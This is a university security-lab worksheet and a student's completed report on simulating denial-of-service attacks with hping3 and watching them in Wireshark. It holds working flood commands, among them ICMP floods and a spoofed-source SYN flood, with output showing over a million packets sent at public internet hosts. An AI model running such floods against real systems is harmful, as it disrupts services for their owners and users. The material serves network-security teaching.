

ST. FRANCIS INSTITUTE OF TECHNOLOGY
DEPARTMENT OF INFORMATION TECHNOLOGY
SECURITY LAB

Experiment – 9: Simulate DOS attack using Hping and Wireshark.

Aim: To simulate DOS attack using Hping3 and observe with Wireshark.

Objective: After performing the experiment, the students will be able to analyze DOS attack and its effect on the network using Hping3 and Wireshark.

Lab objective mapped: L502.6: Students should be able to Apply network security basics, analyze different attacks on networks and evaluate the performance of firewalls and security protocols, such as SSL, IPSEC, and PGP, and authentication mechanisms to design secure applications.

Prerequisite: Basic knowledge of network security.

Requirements: kali Linux OR Unix/Linux, Hping3, Wireshark

Pre-Experiment Theory:

Denial-of-service (DoS) attack is an attempt to make a machine or network resource unavailable to its intended users, such as to temporarily or indefinitely interrupt or suspend services. A distributed denial-of-service (DDoS) is where the attack source is more than one, often thousands of, unique IP addresses.

A DoS attack tries to make a web resource unavailable to its users by flooding the target URL with more requests than the server can handle. That means during the attack period, regular traffic on the website will be either slowed down or completely interrupted.

A DDoS attack is typically generated using thousands (potentially hundreds of thousands) of unsuspecting zombie machines. The machines used in such attacks are collectively known as “botnets” and will have previously been infected with malicious software, so they can be remotely controlled by the attacker. According to research, tens of millions of computers are likely to be infected with botnet programs worldwide.

Cybercriminals use DoS attacks to extort money from companies that rely on their websites being accessible. But there have also been examples of legitimate businesses having paid underground elements of the Internet to help them cripple rival websites. In addition, cybercriminals combine DoS attacks and phishing to target online bank customers. They use a DoS attack to take down the bank's website and then send out phishing e-mails to direct customers to a fake emergency site instead.

Implementation:

1. Install Hping3 and Wireshark on Ubuntu machine. Alternatively, you can use kali Linux machine.
2. Flood the victim with TCP/ICMP/UDP packet using Hping3 (-- flood option). Use following commands in the ‘Terminal’ window,
 - a. **hping3 -h**

Observe all the options hping3 offers. Take screenshot (SS).

- b. Simultaneously open Wireshark. Start sniffing the appropriate network. Then use following command in the ‘Terminal’ window.

sudo hping3 (suitable IP Address)

Observe the DoS attack using Wireshark. Take SS of the terminal and Wireshark window. Terminate hping3 using ‘ctrl c’ and stop sniffing through Wireshark.

Use following commands one by one and observe the DoS attacks using Wireshark. For each command take SS of the terminal and Wireshark window.

- c. ***sudo hping3 (suitable IP Address) -1***
- d. ***sudo hping3 (suitable IP Address) -1 --fast***
- e. ***sudo hping3 (suitable IP Address) -1 --faster***
- f. ***sudo hping3 -c 10000 -d 120 -S -w 64 -p 21 --flood --rand-source www.hping3testsite.com or (suitable IP Address)***

Observations & Output:

1. Attach all the screenshots (SS) in sequence.
2. Under each hping command SS, explain the command with all the options used with it.
3. Under each Wireshark window SS write your own observations.

Post Experimental Exercise: (to be handwritten on journal sheets)

1. Briefly explain DDOS Attack?
2. Discuss Buffer overflow attack in detail.

Conclusion:

In this experiment DoS attack is simulated using Hping3 and resource exhaustion was monitored using Wireshark. We conclude that DOS is a simple attack technique to deny accessibility to services. It consists of overloading the target with oversized packets, or a big quantity of them. But it does not compromise the information or privacy of the target. It is not a penetrative attack and only aims to prevent access to the target.

References:

- [1] “Denial-of-service Attack – DoS using hping3 with spoofed IP in Kali Linux”, <https://www.blackmoreops.com/2015/04/21/denial-of-service-attack-dos-using-hping3-with-spoofed-ip-in-kali-linux/>
- [2] “Lecture 45: Denial of Service Attack”, <https://youtu.be/2VmQ3Zb4I2I>
- [3] “DOS Flood With hping3”, <https://linuxhint.com/hping3/>
- [4] “15+ hping3 command examples in Linux [Cheat Sheet]”, <https://www.golinuxcloud.com/hping3-command-in-linux/>
- [5] <http://www.vulnweb.com/>
- [6] www.hping3testsite.com

hping3 -h

```
student@312-03:~$ hping3 -h
usage: hping3 host [options]
  -h  --help      show this help
  -v  --version   show version
  -c  --count     packet count
  -i  --interval  wait (uX for X microseconds, for example -i u1000)
                 --fast      alias for -i u10000 (10 packets for second)
                 --faster    alias for -i u1000 (100 packets for second)
                 --flood     sent packets as fast as possible. Don't show replies.
  -n  --numeric   numeric output
  -q  --quiet     quiet
  -I  --interface interface name (otherwise default routing interface)
  -V  --verbose    verbose mode
  -D  --debug     debugging info
  -z  --bind      bind ctrl+z to ttl          (default to dst port)
  -Z  --unbind    unbind ctrl+z
  --beep       beep for every matching packet received

Mode
  default mode      TCP
  -0  --rawip        RAW IP mode
  -1  --icmp         ICMP mode
  -2  --udp          UDP mode
  -8  --scan         SCAN mode.
  Example: hping --scan 1-30,70-90 -S www.target.host
  -9  --listen       listen mode

IP
  -a  --spoof        spoof source address
  --rand-dest       random destination address mode. see the man.
  --rand-source     random source address mode. see the man.
  -t  --ttl          ttl (default 64)
  -N  --id           id (default random)
  -W  --winid        use win* id byte ordering
  -r  --rel          relativize id field      (to estimate host traffic)
  -f  --frag         split packets in more frag. (may pass weak acl)
  -x  --morefrag     set more fragments flag
  -y  --dontfrag    set don't fragment flag
  -g  --fragoff      set the fragment offset

  -g  --fragoff      set the fragment offset
  -m  --mtu          set virtual mtu, implies --frag if packet size > mtu
  -o  --tos          type of service (default 0x00), try --tos help
  -G  --rroute       includes RECORD_ROUTE option and display the route buffer
  --lsrr            loose source routing and record route
  --ssrr            strict source routing and record route
  -H  --ipproto      set the IP protocol field, only in RAW IP mode

ICMP
  -C  --icmptype    icmp type (default echo request)
  -K  --icmpcode    icmp code (default 0)
  --force-icmp     send all icmp types (default send only supported types)
  --icmp-gw        set gateway address for ICMP redirect (default 0.0.0.0)
  --icmp-ts        Alias for --icmp --icmptype 13 (ICMP timestamp)
  --icmp-addr      Alias for --icmp --icmptype 17 (ICMP address subnet mask)
  --icmp-help      display help for others icmp options
```

```

UDP/TCP
  -s  --baseport   base source port          (default random)
  -p  --destport   [+] [+]<port> destination port (default 0) ctrl+z inc/dec
  -k  --keep       keep still source port
  -w  --win        winsize (default 64)
  -O  --tcpoff     set fake tcp data offset    (instead of tcphdrlen / 4)
  -Q  --seqnum     shows only tcp sequence number
  -b  --badcksum   (try to) send packets with a bad IP checksum
                   many systems will fix the IP checksum sending the packet
                   so you'll get bad UDP/TCP checksum instead.

  -M  --setseq     set TCP sequence number
  -L  --setack     set TCP ack
  -F  --fin        set FIN flag
  -S  --syn        set SYN flag
  -R  --rst        set RST flag
  -P  --push       set PUSH flag
  -A  --ack        set ACK flag
  -U  --urg        set URG flag
  -X  --xmas       set X unused flag (0x40)
  -Y  --ymas       set Y unused flag (0x80)
  ---tcpexitcode  use last tcp->th_flags as exit code
  ---tcp-mss      enable the TCP MSS option with the given value

  --tcp-mss       enable the TCP MSS option with the given value
  --tcp-timestamp enable the TCP timestamp option to guess the HZ/uptime

Common
  -d  --data       data size                  (default is 0)
  -E  --file       data from file
  -e  --sign       add 'signature'
  -j  --dump       dump packets in hex
  -J  --print      dump printable characters
  -B  --safe       enable 'safe' protocol
  -u  --end        tell you when --file reached EOF and prevent rewind
  -T  --traceroute traceroute mode           (implies --bind and --ttl 1)
  --tr-stop       Exit when receive the first not ICMP in traceroute mode
  --tr-keep-ttl   Keep the source TTL fixed, useful to monitor just one hop
  --tr-no-rtt     Don't calculate/show RTT information in traceroute mode
ARS packet description (new, unstable)
  -apd-send      Send the packet described with APD (see docs/APD.txt)
student@312-03:~$
```

Command used: [hping3 -h](#)

Explanation: The -h flag in hping3 displays all the options and usage of the command. This helps understand the different parameters that can be used to simulate various types of network attacks.


```

student@312-03:~$ nslookup www.vulnweb.com
Server:      127.0.0.53
Address:      127.0.0.53#53


Non-authoritative answer:
Name:  www.vulnweb.com
Address: 44.228.249.3
Name:  www.vulnweb.com
Address: 64:ff9b::2ce4:f903
```

Using nslookup, the IP addresses for www.vulnweb.com were identified as 44.228.249.3

```
sudo hping3 44.228.249.3
```



```
student@312-03:~$ sudo hping3 44.228.249.3
[sudo] password for student:
HPING 44.228.249.3 (enp0s31f6 44.228.249.3): NO FLAGS are set, 40 headers
+ 0 data bytes
^C
--- 44.228.249.3 hping statistic ---
120 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
student@312-03:~$
```



Command Used: sudo hping3 44.228.249.3


Explanation: This command sends packets to the IP address 44.228.249.3 without setting any specific flags, simulating a basic packet transmission.

Wireshark Observation: Wireshark captures show multiple TCP packets being transmitted to the target IP, indicating a steady stream of traffic aimed at the destination, though no packets were received back, resulting in 100% packet loss.

```
sudo hping3 44.228.249.3 -1
```

```
student@312-03:~$ sudo hping3 44.228.249.3 -1
HPING 44.228.249.3 (enp0s31f6 44.228.249.3): icmp mode set, 28 headers + 0 data bytes
len=46 ip=44.228.249.3 ttl=47 id=22422 icmp_seq=0 rtt=286.6 ms
len=46 ip=44.228.249.3 ttl=47 id=22462 icmp_seq=1 rtt=290.4 ms
len=46 ip=44.228.249.3 ttl=47 id=22663 icmp_seq=2 rtt=296.3 ms
len=46 ip=44.228.249.3 ttl=47 id=22850 icmp_seq=3 rtt=292.2 ms
len=46 ip=44.228.249.3 ttl=47 id=22900 icmp_seq=4 rtt=308.0 ms
len=46 ip=44.228.249.3 ttl=47 id=23080 icmp_seq=5 rtt=359.9 ms

len=46 ip=44.228.249.3 ttl=47 id=36201 icmp_seq=109 rtt=327.4 ms
len=46 ip=44.228.249.3 ttl=47 id=36339 icmp_seq=110 rtt=281.2 ms
len=46 ip=44.228.249.3 ttl=47 id=36437 icmp_seq=111 rtt=369.1 ms
len=46 ip=44.228.249.3 ttl=47 id=36609 icmp_seq=112 rtt=327.2 ms
^C
--- 44.228.249.3 hping statistic ---
113 packets transmitted, 113 packets received, 0% packet loss
round-trip min/avg/max = 271.8/334.5/458.2 ms
```



Command Used: sudo hping3 44.228.249.3 -1

Explanation: The -1 option in the command specifies the use of ICMP (ping) mode, sending ICMP Echo Request packets to the target IP 44.228.249.3.

Wireshark Observation: Wireshark captures display a sequence of ICMP packets successfully transmitted and received, with a round-trip time indicating minimal packet loss, confirming successful communication with the target.

```
sudo hping3 44.228.249.3 -1 --fast
```

The terminal window shows the command `sudo hping3 44.228.249.3 -1 --fast` being run. The output indicates ICMP mode set, 28 headers + 0 data bytes. It lists several ICMP echo requests (seq 0-5) and their corresponding replies (seq 204-209). A summary at the end shows 212 packets transmitted, 208 received, 2% packet loss, and round-trip times ranging from 270.4 to 335.2 ms.

Below the terminal is a Wireshark capture window titled "icmp". It displays a large number of ICMP Echo Request and Echo Reply frames. The frames show a sequence of ping requests and replies between the source IP 192.168.1.245 and the destination IP 44.228.249.3. The Wireshark interface includes a toolbar, a menu bar, and a detailed table of captured frames.

No.	Time	Source	Destination	Protocol	Length	Info
4603	22.578698968	192.168.1.245	44.228.249.3	ICMP	42	Echo (ping) request id=0x3e18, seq=0/0, ttl=64 (reply in 4603)
4623	22.678784512	192.168.1.245	44.228.249.3	ICMP	42	Echo (ping) request id=0x3e18, seq=256/1, ttl=64 (reply in 4603)
4641	22.778833172	192.168.1.245	44.228.249.3	ICMP	42	Echo (ping) request id=0x3e18, seq=512/2, ttl=64 (reply in 4603)
4689	22.878859319	192.168.1.245	44.228.249.3	ICMP	42	Echo (ping) request id=0x3e18, seq=768/3, ttl=64 (reply in 4603)
4690	22.882141511	44.228.249.3	192.168.1.245	ICMP	60	Echo (ping) reply id=0x3e18, seq=0/0, ttl=47 (request in 4603)
4713	22.978891562	192.168.1.245	44.228.249.3	ICMP	42	Echo (ping) request id=0x3e18, seq=1024/4, ttl=64 (reply in 4603)
4731	23.002028742	44.228.249.3	192.168.1.245	ICMP	60	Echo (ping) reply id=0x3e18, seq=256/1, ttl=47 (request in 4603)
4749	23.078922750	192.168.1.245	44.228.249.3	ICMP	42	Echo (ping) request id=0x3e18, seq=1280/5, ttl=64 (reply in 4603)
4756	23.110977698	44.228.249.3	192.168.1.245	ICMP	60	Echo (ping) reply id=0x3e18, seq=512/2, ttl=47 (request in 4603)
4767	23.178952158	192.168.1.245	44.228.249.3	ICMP	42	Echo (ping) request id=0x3e18, seq=1536/6, ttl=64 (reply in 4603)
4789	23.214356129	44.228.249.3	192.168.1.245	ICMP	60	Echo (ping) reply id=0x3e18, seq=768/3, ttl=47 (request in 4603)
4805	23.250006295	44.228.249.3	192.168.1.245	ICMP	60	Echo (ping) reply id=0x3e18, seq=1024/4, ttl=47 (request in 4603)
4808	23.278999789	192.168.1.245	44.228.249.3	ICMP	42	Echo (ping) request id=0x3e18, seq=1792/7, ttl=64 (reply in 4603)
4860	23.379033981	192.168.1.245	44.228.249.3	ICMP	42	Echo (ping) request id=0x3e18, seq=2048/8, ttl=64 (reply in 4603)
4897	23.438965564	44.228.249.3	192.168.1.245	ICMP	60	Echo (ping) reply id=0x3e18, seq=1280/5, ttl=47 (request in 4603)
4907	23.479069045	192.168.1.245	44.228.249.3	ICMP	42	Echo (ping) request id=0x3e18, seq=2304/9, ttl=64 (reply in 4603)
4923	23.564439922	44.228.249.3	192.168.1.245	ICMP	60	Echo (ping) reply id=0x3e18, seq=1536/6, ttl=47 (request in 4603)
4925	23.567844895	44.228.249.3	192.168.1.245	ICMP	60	Echo (ping) reply id=0x3e18, seq=1792/7, ttl=47 (request in 4603)
4927	23.579098465	192.168.1.245	44.228.249.3	ICMP	42	Echo (ping) request id=0x3e18, seq=2560/10, ttl=64 (reply in 4603)
4955	23.679122710	192.168.1.245	44.228.249.3	ICMP	42	Echo (ping) request id=0x3e18, seq=2816/11, ttl=64 (reply in 4603)
4962	23.724377824	44.228.249.3	192.168.1.245	ICMP	60	Echo (ping) reply id=0x3e18, seq=2048/8, ttl=47 (request in 4603)
4973	23.779146258	192.168.1.245	44.228.249.3	ICMP	42	Echo (ping) request id=0x3e18, seq=3072/12, ttl=64 (reply in 4603)
4997	23.844302328	44.228.249.3	192.168.1.245	ICMP	60	Echo (ping) reply id=0x3e18, seq=2304/9, ttl=47 (request in 4603)
4998	23.85127364	44.228.249.3	192.168.1.245	ICMP	60	Echo (ping) reply id=0x3e18, seq=2560/10, ttl=47 (request in 4603)
5007	23.879181534	192.168.1.245	44.228.249.3	ICMP	42	Echo (ping) request id=0x3e18, seq=3328/13, ttl=64 (reply in 4603)
5025	23.952973846	44.228.249.3	192.168.1.245	ICMP	60	Echo (ping) reply id=0x3e18, seq=2816/11, ttl=47 (request in 4603)
5033	23.979211609	192.168.1.245	44.228.249.3	ICMP	42	Echo (ping) request id=0x3e18, seq=3584/14, ttl=64 (reply in 4603)
5073	24.079234377	192.168.1.245	44.228.249.3	ICMP	42	Echo (ping) request id=0x3e18, seq=3840/15, ttl=64 (reply in 4603)
5076	24.081425588	44.228.249.3	192.168.1.245	ICMP	60	Echo (ping) reply id=0x3e18 seq=3072/12 ttl=47 /request

Frame 4603: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface enp0s31f6, id 0

Internet Control Message Protocol: Protocol

Packets: 32565 · Displayed: 424 (1.3%)

Profile: Default

Command Used: sudo hping3 44.228.249.3 -1 --fast

Explanation: The `-1` option specifies ICMP mode (ping), and the `--fast` option increases the packet sending rate, sending packets as fast as possible without significant delays.

Wireshark Observation: In Wireshark, we observe a high volume of ICMP packets being sent rapidly to the target IP 44.228.249.3, leading to an increase in traffic intensity. This results in a quicker response time or a potential strain on the target's resources if it can't handle the rapid packet flow.

```
sudo hping3 44.228.249.3 -1 --faster
```

The terminal window shows the command `sudo hping3 44.228.249.3 -1 --faster` being run, resulting in ICMP mode set, 28 headers + 0 data bytes. A ping statistic summary is provided: 1671556 packets transmitted, 0 packets received, 100% packet loss, and round-trip min/avg/max = 0.0/0.0/0.0 ms.

Below the terminal is a Wireshark capture window titled "enp0s31f6". The "icmp" tab is selected, displaying a list of ICMP Echo requests from source IP 192.168.1.245 to destination IP 44.228.249.3. The list shows a dense stream of requests starting from frame 14074 and continuing up to 14101. Each request has a sequence number (seq) of 0, a TTL of 64, and no response is shown. The "Protocol" column indicates they are ICMP Echo (ping) requests. The "Length" column shows most frames are 42 bytes long, except for frame 14101 which is 44 bytes long. The "Info" column provides detailed information about each request, such as ID=0xa11b and sequence numbers ranging from 0 to 256.

Command Used: sudo hping3 44.228.249.3 -1 --faster

Explanation: The `-1` option sets ICMP mode, and the `--faster` option sends packets even more quickly than the `--fast` option, significantly increasing the packet transmission rate.

Wireshark Observation: In Wireshark, we see a much denser stream of ICMP packets directed at the target IP 44.228.249.3, indicating an even higher packet rate compared to the `--fast` mode, which could more effectively overwhelm the target's resources if sustained.

```
sudo hping3 -c 100000 -d 120 -S -w 64 -p 21 --flood  
--rand-source www.hping3testsite.com
```

```
student@312-03:~$ sudo hping3 -c 100000 -d 120 -S -w 64 -p 21 --flood --r  
and-source www.hping3testsite.com  
HPING www.hping3testsite.com (enp0s31f6 103.224.182.253): S set, 40 heade  
rs + 120 data bytes  
hping in flood mode, no replies will be shown  
^C  
--- www.hping3testsite.com hping statistic ---  
1177648 packets transmitted, 0 packets received, 100% packet loss  
round-trip min/avg/max = 0.0/0.0/0.0 ms  
student@312-03:~$
```

Command Used: sudo hping3 -c 100000 -d 120 -S -w 64 -p 21 --flood
--rand-source www.hping3testsite.com

Explanation: Sends 100,000 TCP SYN packets (120 bytes) at port 21 with a window size of 64, flooding the target using randomized source IPs to simulate a DDoS attack.

Wireshark Observation: Wireshark displays a massive flood of TCP SYN packets with randomized source IPs directed at port 21 (FTP) of www.hping3testsite.com. This behavior mimics a SYN flood attack, aiming to exhaust the target's resources and make the service inaccessible, resembling a real-world DDoS scenario.